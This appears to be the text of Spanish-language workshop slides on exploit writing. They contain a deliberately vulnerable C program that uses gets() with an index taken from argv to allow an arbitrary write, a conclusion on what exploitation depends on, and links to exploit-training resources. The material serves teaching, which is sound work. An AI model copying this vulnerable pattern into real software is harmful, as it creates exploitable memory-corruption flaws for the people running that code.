


# EJEMPLO #1: HEARTBLEED, LECTURA RELATIVA



# EJEMPLO #2: DIRECCIONES ARBITRARIAS

```
int main(int argc, char **argv) {
    char *message = "Hello, world!";
    int64_t buffer[8];
    int32_t i = *((int32_t *)argv[1]);
    gets(&buffer[i]);
    printf("%s\n", message);
    return 0;
}
```



# CONCLUSIÓN

Los procedimientos a aplicar para explotar una pieza de software dependen de

- el entorno de ejecución del proceso;
- cómo hayan sido compilados los binarios;
- los recursos disponibles (e.g. gadgets, primitivas);
- las mitigaciones activas.

Explotar software es cada vez más difícil,  
pero sigue siendo posible.

# LINKS

- **Repositorio GitHub (material del workshop):**  
<https://github.com/fundacion-sadosky/workshop-eko>
- **Guía de escritura de exploits, Fundación Sadosky:**<https://fundacion-sadosky.github.io/guia-escritura-exploits/>
- **Abos de Gerardo Richarte:**  
<https://github.com/gerasdf/InsecureProgramming>
- **Protostar, exploit-exercises:**  
<https://exploit-exercises.com/protostar/>

# ¿PREGUNTAS?

## CONTACTO:

[abarreal@fundacionsadosky.org.ar](mailto:abarreal@fundacionsadosky.org.ar)

[teresa.alberto@autistici.org](mailto:teresa.alberto@autistici.org)